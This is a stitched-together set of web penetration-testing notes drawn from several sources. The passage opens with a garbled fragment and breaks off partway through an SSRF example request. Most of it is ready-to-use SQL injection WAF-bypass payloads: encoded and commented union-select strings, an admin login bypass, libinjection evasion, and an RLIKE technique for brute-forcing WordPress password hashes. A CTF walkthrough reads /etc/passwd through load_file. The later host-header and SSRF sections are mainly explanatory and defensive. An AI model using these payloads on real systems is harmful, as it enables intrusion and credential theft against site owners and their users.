%55nion %53eLEct u%6eion se%6cect unio%6e %73elect
unio%6e%20%64istinc%74%20%73elect uni%6fn distinct%52OW s%65lect
%75%6e%6f%69%6e %61%6c%6c %73%65%6c%65%63%7 **Illegal mix of Collations ByPass**
Method : unhex(hex(Concat(Column_Name,0x3e,Table_schema,0x3e,table_Name)))

```
/*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char(37,%201  
12,%2097,%20115,%20115,%2037)
```

```
union select 1,2,unhex(hex(Concat(Column_Name,0x3e,Table_schema,0x3e,table_Name))),4,5 /*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char(37,%2012,%2097,%20115,%20115,%20115,%2037)?
```

Bypass with Comments

SQL comments allow us to bypass a lot of filtering and WAFs.

Code :

```
http://victim.com/news.php?id=1+un/**/ion+se/**/lect+1,2,3--
```

Case Changing

Some WAFs filter only lowercase SQL keyword.

Regex Filter: /union\sselect/g

```
http://victim.com/news.php?id=1+UnIoN/**/SeLect/**/1,2,3--
```

Replaced Keywords

Some application and WAFs use preg_replace to remove all SQL keyword. So we can bypass easily.

```
http://victim.com/news.php?id=1+UNUnionION+SEselectLECT+1,2,3--
```

Some case SQL keyword was filtered out and replaced with whitespace. So we can use "%0b" to bypass.

```
http://victim.com/news.php?id=1+uni%0bon+se%0blect+1,2,3--
```

For Mod_rewrite, Comments "/* */" cannot be bypassed. So we use "%0b" to replace "/* */".

Forbidden: http://victim.com/main/news/id/1/**/

|

```
/**/lpad(first_name,7,1).html
```

Bypassed : <http://victim.com/main/news/id/1%0b>

|

```
%0blpad(first_name,7,1).html
```

Advanced Methods

Crash Firewall via doing Buffer Over Flow.

1) Buffer Overflow / Firewall Crash: Many Firewalls are developed in C/C++ and we can Crash them using Buffer Overflow.

```
http://www.site.com/index.php?page_id=-15+and+(select 1)=(Select 0xAA[..(add about 1000 "A")..])+/*!uNIOn*/+/*!SeLect*/+1,2,3,4....
```

You can test if the WAF can be crashed by typing:

```
?page_id=null%0A/**//*!50000%55n!On*//*yoyu*/all/**/%0A/*!%53eLEct*/%0A/*nnaa*/+1,2,3,4....
```

If you get a 500, you can exploit it using the Buffer Overflow Method.

2) Replace Characters with their HEX Values: We can replace some characters with their HEX (URL-Encoded) Values.

Example:

```
http://www.site.com/index.php?page_id=-15 /*!u%6eion*/*!se%6cect*/ 1,2,3,4....
```

(which means "union select")

4) Misc Exploitable Functions: Many firewalls try to offer more Protection by adding Prototype or Strange Functions! (Which, of course, we can exploit!):

Example:

This firewall below replaces "*" (asterisks) with Whitespaces! What we can do is this:

```
http://www.site.com/index.php?page_id=-15+uni*on+sel*ect+1,2,3,4...
```

(If the Firewall removes the "*", the result will be: 15+union+select....)

So, if you find such a silly function, you can exploit it, in this way.

Auth Bypass

If we need to bypass some admin panels, and we do that using or 1=1.

Code:

```
or 1-- -' or 1 or '1"or 1 or"
```

```
SELECT * FROM login WHERE id=1 or 1-- -' or 1 or '1"or 1 or" AND username="" AND password="" the "or 1-- -" gets active, make the condition true and ignores the rest of the query. now lets check regular string-
```

```
SELECT * FROM login WHERE username=' or 1-- -' or 1 or '1"or 1 or" ' ..... the "or 1" part make the query true, and the other parts are considered as the comparison strings. same with the double quotes. SELECT * FROM login WHERE username="" or 1-- -' or 1 or '1"or 1 or" "
```

https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF

Arithmetic operators

Consider you need to check a parameter with a numeric value 2 in order to see if it's vulnerable to SQL Injection. You can make it by replacing the number 2 with an arithmetic operation. For example:

OPERATOR	DESCRIPTION	EXAMPLE	INJECTION
+	Addition	select 1 + 1	/index.php?id=1%2b1
-	Subtraction	select 3 - 1	/index.php?id=3-1
*	Multiplication	select 2 * 1	/index.php?id=2*1
/	Division	select 2 / 1	/index.php?id=2/1
DIV	Integer Division	select 2 DIV 1	/index.php?id=2+DIV+1

String Functions

libinjection intercept most of SQLi classic attempts like 1+OR+1=1 but, speaking of MySQL, it's possible to bypass its filters by using MySQL functions:

INSERT: Insert substring at specified position up to n characters
 /index.php?id=1+OR+1=insert(1,1,1,1)--

REPEAT: Repeat a string the specified number of times
 index.php?id=1+OR+1=repeat(1,1)--

REPLACE: Replace occurrences of a specified string
 /index.php?id=1+OR+1=replace(1,1,1)--

RIGHT: Return the specified rightmost number of characters
 /index.php?id=1+OR+1=right(1,1)--

WEIGHT_STRING: Return the weight string for a string
 /index.php?id=1+OR+weight_string("foo")=weight_string("foo")--

IF statement: Implements a basic conditional construct
 /index.php?id=IF(1,1,1)--

Expression and Comments to Bypass

As you might know, a useful technique that could help in bypassing filters is to insert comments inside the SQL syntax, such as sEleCt/*foo*/1. This kind of payload is well blocked by WAF that uses libinjection but the following syntax seems to bypass it well:

```
{`<string>`/*comment*/(<sql syntax>)}
```

For example, in a real scenario:

```
curl -v 'http://wordpress/news.php?id={`foo`/*bar*/(select+1)}'
```

```
mysql>
mysql> select user_login from wp_users where ID={`foo`/*bar*/(select 1)};
+-----+
| user_login |
+-----+
| admin      |
+-----+
1 row in set (0.00 sec)


mysql> █
```

Following some other examples:

EXAMPLE	INJECTION
select login from users where id={`foo`/*bar*/(select 2)};	/index.php?id={`foo`/*bar*/(select+2)}
select login from users where id={`foo`/*bar*/(select--2)};	/index.php?id={`foo`/*bar*/(select--2)}
select login from users where id={`foo`/*bar*/(select+2)};	/index.php?id={`foo`/*bar*/(select%2b2)}

In a real scenario, if you found a boolean-based SQL Injection for example on a vulnerable WordPress plugin, and you need to bypass a WAF using libinjection to exploit it, you can bruteforce and exfiltrate the password hash of a user by using the following payload:

```
/index.php?id={`foo`/*bar*/(select+1+from+wp_users+where+user_pass+rlike+"(^)[$.*" +limit+1)}
```



In this case, the RLIKE operator makes me able to brute-force the hashed password value by checking the response body length after adding characters to the regular expression. For example (using any web fuzz tool):

- RLIKE "(^)[\$.*" -> return ok (hash: \$)**
- RLIKE "(^)[\$.*[a].*" -> error or different response body length
- RLIKE "(^)[\$.*[b].*" -> error or different response body length
- RLIKE "(^)[\$.*[c].*" -> return ok (hash: \$c)**
- RLIKE "(^)[\$.*[c][a].*" -> error or different response body length
- RLIKE "(^)[\$.*[c][b].*" -> error or different response body length

RLIKE "(^)[\$][c][c].*" -> return ok (hash: \$cc)

etc...

Assignment Operators


The := assignment operator causes the user variable on the left hand side of the operator to take on the value to its right. The value on the right hand side may be a literal value, another variable storing a value, or any legal expression that yields a scalar value, including the result of a query (provided that this value is a scalar value). You can perform multiple assignments in the same [SET](#) statement. You can perform multiple assignments in the same statement.

Unlike =, the := operator is never interpreted as a comparison operator. This means you can use := in any valid SQL statement (not just in [SET](#) statements) to assign a value to a variable.

We can use all syntaxes shown before (Expression, Comments, RLIKE, and Assignment Operator) too (thanks to @seedis <https://github.com/seedis>). For example:

```
/index.php?id=@foo:=(\`if`/*bar*/(select+1+from+wp_users+where+user_pass+rlike+"^[$]" limit+1)))+union+%23%0a+distinctrow%0b+select+@foo
```

This requires more explaining:



```
themiddle@emmet ~ # curlie 'http://wordpress/bypass.php?id=@foo:=(\`if`/*bar*/(select+1+from+wp_users+where+user_pass+rlike+"^[$]" limit+1)))+union+%23%0a+distinctrow%0b+select+@foo'
HTTP/1.1 200 OK
Date: Wed, 09 Sep 2020 10:19:20 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding

select user_login from wp_users where ID=@foo:=(\`if`/*bar*/(select 1 from wp_users where user_pass rlike "^[$]" limit 1)) union
#
distinctrow
select @foo
Hello <b>admin</b>, having a good day!
themiddle@emmet ~ #
```

select id=1 by injecting SQL query

```
themiddle@emmet ~ # curlie 'http://wordpress/bypass.php?id=@foo:=(\`if`/*bar*/(select+2+from+wp_users+where+user_pass+rlike+"^[$]" limit+1)))+union+%23%0a+distinctrow%0b+select+@foo'
HTTP/1.1 200 OK
Date: Wed, 09 Sep 2020 10:20:16 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding

select user_login from wp_users where ID=@foo:=(\`if`/*bar*/(select 2 from wp_users where user_pass rlike "^[$]" limit 1)) union
#
distinctrow
select @foo
Hello <b>themiddle</b>, having a good day!
themiddle@emmet ~ #
```

select id=2 by injecting SQL query

References

- <https://dev.mysql.com/doc/refman/8.0/en/arithmetic-functions.html>
- <https://dev.mysql.com/doc/refman/5.7/en/expressions.html>

- <https://dev.mysql.com/doc/refman/8.0/en/assignment-operators.html>
- <https://github.com/coreruleset/coreruleset/issues/1167>


<https://www.secjuice.com/advanced-sqli-waf-bypass/>

What is the difference between blacklist and whitelist WAFs?

A WAF can be implemented one of three different ways, each with its own benefits and shortcomings:

- A network-based WAF is generally hardware-based. Since they are installed locally they minimize latency, but network-based WAFs are the most expensive option and also require the storage and maintenance of physical equipment.
- A host-based WAF may be fully integrated into an application's software. This solution is less expensive than a network-based WAF and offers more customizability. The downside of a host-based WAF is the consumption of local server resources, implementation complexity, and maintenance costs. These components typically require engineering time, and may be costly.
- Cloud-based WAFs offer an affordable option that is very easy to implement; they usually offer a turnkey installation that is as simple as a change in [DNS](#) to redirect traffic. Cloud-based WAFs also have a minimal upfront cost, as users pay monthly or annually for security as a service. Cloud-based WAFs can also offer a solution that is consistently updated to protect against the newest threats without any additional work or cost on the user's end. The drawback of a cloud-based WAF is that users hand over the responsibility to a third-party, therefore some features of the WAF may be a black box to them. Learn about Cloudflare's [cloud-based WAF](#) solution.

Today discussion about a technique bypassing WAF from SQL Injection && Demonstrate CTF site.



Few days earlier I was joined CTF challenge called OMEGA handle by


[Osanda Malith Jayathissa](#)

and after some research we found website using WAF security mechanism and we have to bypass this for go further.




```
User-agent: *
Disallow: /lol/
Disallow: /troll/
Disallow: /rickroll/
Disallow: /includes/
Disallow: /winners.txt
Disallow: /spoilers/
Disallow: /install/
Disallow: /dev/
Crawl-delay: 5
```

first we moved to robots.txt file in site and in there we found some DIRs. after going though it we found interesting DIR called /dev/ usually it doing search members



/dev/ DIR

And after tried to inject SQL queries their.



SQL Injection Detection

With this we figure out there using some security mechanism. check for more we use some more SQL queries but all queries was blacklisted by WAF. So we created custom payload thanks to

[Osanda Malith Jayathissa](#)

. and Bypass WAF using custom payload:-

damn'UniUNIONon//sESELECTlect/**/1,2,user(),4&&1='1**

Members

ID	Member Name	Join Date	Title
1	2	Guest@localhost	1

Payload Worked! :)

Now we need to find database().

damn'UniUNIONon//sESELECTlect/**/1,2,database(),4&&1='1**

Members

ID	Member Name	Join Date	Title
1	2	challenge	1

database(); :)

If go furthermore we just figure out user privileges that had been granted for default user of this database.

damn'UniUNIONon//sESELECTlect/**/1,2,File_priv,4/**/from/**/mysql.user/**/where/*
*/user=user() || 1='1**

Members

ID	Member Name	Join Date	Title
1	2	Y	4

Fille Privileges :)

Now we tried to read /etc/passwd file using this privileges.

damn'UniUNIONon//sESELECTlect/**/1,2,load_file('/etc/passwd'),4 || 1='1**

ID	Member Name	Join Date	Title
1	2	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:./home/syslog:/usr/sbin/nologin messagebus:x:103:107:./nonexistent:/usr/sbin/nologin _apt:x:104:65534:./nonexistent:/usr/sbin/nologin lxd:x:105:65534:./var/lib/lxd:/bin/false uuidd:x:106:110:./run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,./var/lib/misc:/usr/sbin/nologin landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin sshd:x:109:65534:./run/sshd:/usr/sbin/nologin pollinate:x:110:1:./var/cache/pollinate:/bin/false ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash mysql:x:111:116:MySQL Server,,./nonexistent:/bin/false	1

/etc/passwd :)

<https://isharaabeythissa.medium.com/sql-injection-waf-bypassing-b71cc373f6bf>

<https://github.com/bbhunter/WAF-Stuff/blob/master/papers/Beyond%20SQLi%20-%20Obfuscate%20and%20Bypass%20WAFs.txt>

URL Encoding

<https://www.urlencoder.org/>

<https://meyerweb.com/eric/tools/dencoder/>

<https://www.url-encode-decode.com/>

<https://url-decode.com/>

URL encoding converts characters into a format that can be transmitted over the Internet.

URLs can only be sent over the Internet using the [ASCII character-set](#).

Since URLs often contain characters outside the ASCII set, the URL has to be converted into a valid ASCII format.

URL encoding replaces unsafe ASCII characters with a "%" followed by two hexadecimal digits.

URLs cannot contain spaces. URL encoding normally replaces a space with a plus (+) sign or with %20.

Bypass Functions Filters

Today we are going to see that the platform on which we run our programs makes a difference and we'll use PHP for this purpose.

Sometimes we need to enable the user to download files from the server.

One can download all files from a specific directory except the one called secret.txt.

This functionality can be implemented in 3 lines of code.

```
$plik = basename((string) $_GET['plik']);
```

```
if (stristr($plik, 'sekret.txt') === false) {  
    echo file_get_contents($plik);  
}
```

We start with basename function, that removes all characters like ../ or ..\ from the file parameter.

Thanks to this, we are sure that the address given by the user does not contain parent directories.

Next, using the stristr function, we check if the string given by the user contains the word sekret.txt.

This function contains i in its name and that means that it does not distinguish between uppercase and lowercase letters.

Therefore, we protect ourselves against the situation in which the user gave the name of our file starting with a capital letter and thus bypass the filter.

If the parameter does not have the word sekret.txt in the name, the file is displayed using the file_get_contents function

Let's check how this simple script works.

In the directory I have also included the file test.txt and we'll try to display its contents first.

Everything works as it should. Now let's try with the file sekret.txt. As you can see, nothing is displayed.

So where is the vulnerability today?

As we can read in the document entitled [Oddities of PHP file access in Windows²](#) a string consisting of two "less-than" signs when passed to the `file_get_contents` function gets replaced with an asterisk.

This string is then forwarded to the `FindFirstFile` Windows API, that is responsible for searching for the appropriate file in the system.

There, the asterisk stands for wildcard.

So, the file that is going to be displayed is the one in which name the rest of the characters match.

So instead of passing `secret.txt` as the parameter to bypass the filter, we can replace the last letter with double << sign.

In addition to `*` (asterisk) we can also use:

Character	Meaning	Example
"	converted into . (dot)	secret"jpg
>	converted into na ? (exactly one character)	secret.jpg>

Of course, Windows is not the most popular system used to display PHP files, what is why for most scripts this vulnerability is of marginal importance and you will never be able to use it.

However, this situation shows that such simple and popular functions as `file_get_contents` used to display the contents of the file may contain traces, which are not clearly described in the documentation and can be used by the attacker.

1. <https://www.php.net/manual/en/function.file-get-contents.php> ↵
2. <http://www.madchat.fr/coding/php/secu/onsec.whitepaper-02.eng.pdf> ↵

Host Header Injection

<https://portswigger.net/web-security/host-header>

What is an HTTP Host header?

The HTTP host header is a request header that specifies the domain that a client (browser) wants to access. This header is necessary because it is pretty standard for servers to host websites and applications at the same IP address. However, they don't automatically know where to direct the request.

When the server receives a request, it checks the host header parameter to determine which domain needs to process the request and then dispatches it. Sometimes the header may be amended in being routed to the appropriate domain. That is where the host header injection may occur.

The reason many websites are hosted on one IP address is due to, on one hand, the [exhaustion of IPv4 addresses](#), as well as due to the popularity of cloud hosting.

There are two main ways multiple websites are accessible under the same IP address. First, these are the cases when there is a virtual host or an intermediary system.

Virtual host

When multiple websites or applications are hosted on one server, this is known as virtual hosting. The server has a single IP address in this scenario, and received requests are routed to the relevant domains.

Intermediary systems

Alternatively, multiple websites can be found on one IP address when intermediary systems are used. In this case, a website may be located on a separate server but is accessed via an intermediary such as a reverse proxy server, a content delivery network (CDN), web syndication, or some other form of traffic routing.

For similar reasons as above, this requires indication for the intermediary about where to direct incoming requests.

What is the function of the HTTP Host header?

Given that websites and applications don't have their own personal IP addresses, the purpose of the host header is to provide the server with information about the proper recipient of the request located downstream.

The host header specifies which domain (back-end) hosted with the server should receive and process the client's request, and the server forwards it accordingly. The back-end then responds to the request following the same route since it doesn't know how the request entered the network.

HTTP Host header example

For example, if you wanted to view our main blog page, the request would include the following host header:

```
GET /security-penetration-testing-blog HTTP/1.1
```

```
Host: www.crashtest-security.com
```

So what happens if the host header in the request is flawed? Unfortunately, most servers are configured to serve the first virtual host (i.e., a default website) to requests that don't have a recognizable host header.

Since the host header is user-controlled, sending requests with arbitrary host headers to the first virtual host on any server is possible. It is possible because there is no way to check whether the domain included in the host header corresponds to the IP address part of the initial Transmission Control Protocol (TCP) handshake. So in effect, anyone who can manipulate the incoming request can tamper with the host header.

This opens the door for host header injections that manipulate server-side behavior and serve malicious content to users.

What are Host header injections?

A host header injection exploits the vulnerability of some websites to accept host headers indiscriminately without validating or altogether escaping them.

This is dangerous because many applications rely on the host header to generate links, import scripts, determine the proper redirect address, generate password reset links, etc. So when an application retrieves the host header, it may end up serving malicious content in the response injected there.

An example would be a request to retrieve your e-banking web page: `https://www.your-ebanking.com/login.php`.

If the attacker can tamper with the host header in the request, changing it to <https://www.attacker.com/login.php>, this fake website could be served to users and trick them into entering their login credentials.

The above is a rough example of how a host header could be injected. A successful host header injection could result in web cache poisoning, password reset poisoning, access to internal hosts, [cross-site scripting \(XSS\)](#), bypassing authentication, virtual host brute-forcing, and more!

Following are the two main HTTP host header injection scenarios.

Web cache poisoning

Web cache poisoning occurs when an attacker can manipulate a caching proxy server or other intermediary systems served by a website.

For this purpose, the attacker must first poison the proxy itself. Once they have achieved this, they can capture unsuspecting users looking for a specific website and provide them with a fake one.

Depending on the specific case, this is done by changing the host header, using multiple host headers, or using the X-Forwarded-Host header. The latter is used when an application rejects host headers that are tampered with. In essence, these are just different approaches toward the end goal of serving poisoned content.

If users are fooled successfully, they may end up running scripts that open the door for other attacks.

Password reset poisoning

Another impact that a host header injection can have is to poison the password reset functionality. As a result, they can trick users into clicking a reset link and then resetting and capturing their new password. For understanding this problem, it's necessary to understand the difference between relative and absolute URLs.

Relative and absolute URLs

For the most part, websites and applications do not need to know the domain they operate under and provide relative URLs instead of absolute ones. Relative URLs are a better choice from a development perspective and offer greater security.

However, an absolute URL is required in certain instances, such as when links are generated in response to a password reset request. In addition, an absolute URL is necessary because users will be coming to the website from the outside, so they need to know the complete domain address.

If a web application uses the host header when generating the reset link, this creates the possibility for it to serve a poisoned link to users if the host header has been tampered with. If users do not pay attention to the link and the website looks similar to what they are expecting, they can effectively deliver their credentials to attackers.

Host header injection vulnerabilities

Host header vulnerabilities may arise for several reasons. First, even if the host header is handled carefully, there are ways to override the host and perform an injection. Many vulnerabilities are due to default configuration options on the server-side or when third-party components are integrated without being properly secured.

Common reasons for this type of injection attack include:

- Servers accepting arbitrary or malformed host headers due to a default or fallback option
- Flawed domain validation that allows attackers to tamper with the port or insert a random subdomain
- Ambiguous requests that contain duplicate host headers, absolute URLs in the request line, along with a host header, indented headers, etc.
- Smuggled HTTP requests
- Injected override headers such as X-Host, X-Forwarded-Server, and others

How to prevent Host header attacks?

Depending on your configuration type, there are different ways you can prevent host header injections. Of course, the most straightforward approach is to distrust the host header at all times and not use it in server-side code. This simple change can essentially eliminate the possibility of a host header attack being launched against you.

However, this may not always be possible, and if you need to use the host header, you should consider implementing the following measures.

Use relative URLs as much as possible.

Start by considering whether your absolute URLs are vital. Frequently, it is possible to use relative URLs instead.

If you need to use specific absolute URLs, such as transactional emails, the domain must be specified in the server-side configuration file and taken from there. This eliminates the possibility for password reset poisoning, as it will not refer to the host header when generating a token.

Validate Host headers

User input must always be considered unsafe and should be validated and sanitized first. One way to validate host headers, where needed, is to create a whitelist of permitted domains and check host headers in incoming requests against this list. Respectively, any hosts that are not recognized should be rejected or redirected.

To understand how to implement such a whitelist, see the relevant framework documentation.

When validating host headers, you must also establish whether the request came from the original target host or not.

Whitelist trusted domains

Already at the development stage, you should whitelist all trusted domain names from which your reverse proxy, load balancer, or other intermediary systems are allowed to forward requests. This will help you prevent routing-based attacks such as a server-side request forgery (SSRF).

Implement domain mapping

Map every origin server to which the proxy should serve requests, i.e., mapping hostnames to websites.

Reject override headers

Host override headers, such as X-Host and X-Forwarded-Host, are frequently used in header injections. Servers sometimes support these by default, so it's essential to double-check that this is not the case.

Avoid using internal-only websites under a virtual host

Host headers injections can be used to access internal (private) domains. Avoid this scenario, do not host public and private websites on the same virtual host.

Create a dummy virtual host

If you use Apache or Nginx, you can create a dummy virtual host to capture requests from unrecognized host headers (i.e., forged requests) and prevent cache poisoning.

Fix your server configuration

Host header injections are frequently due to default settings, faulty or old server configurations. Inspecting and fixing your server configuration can eliminate significant vulnerabilities that open the door for injections.

<https://crashtest-security.com/invalid-host-header/>

SSRF Attacks

What is SSRF?

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

Labs

If you're already familiar with the basic concepts behind SSRF vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

[View all SSRF labs](#)

What is the impact of SSRF attacks?

A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application.

Common SSRF attacks

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions. These trust relationships might exist in relation to the server itself, or in relation to other back-end systems within the same organization.

SSRF attacks against the server itself

In an SSRF attack against the server itself, the attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This will typically involve supplying a URL with a hostname like 127.0.0.1 (a reserved IP address that points to the loopback adapter) or localhost (a commonly used name for the same adapter).

For example, consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs, dependent on the product and store in question. The function is implemented by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. So when a user views the stock status for an item, their browser makes a request like this:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.

In this situation, an attacker can modify the request to specify a URL local to the server itself. For example:

```
POST /product/stock HTTP/1.0
```

```
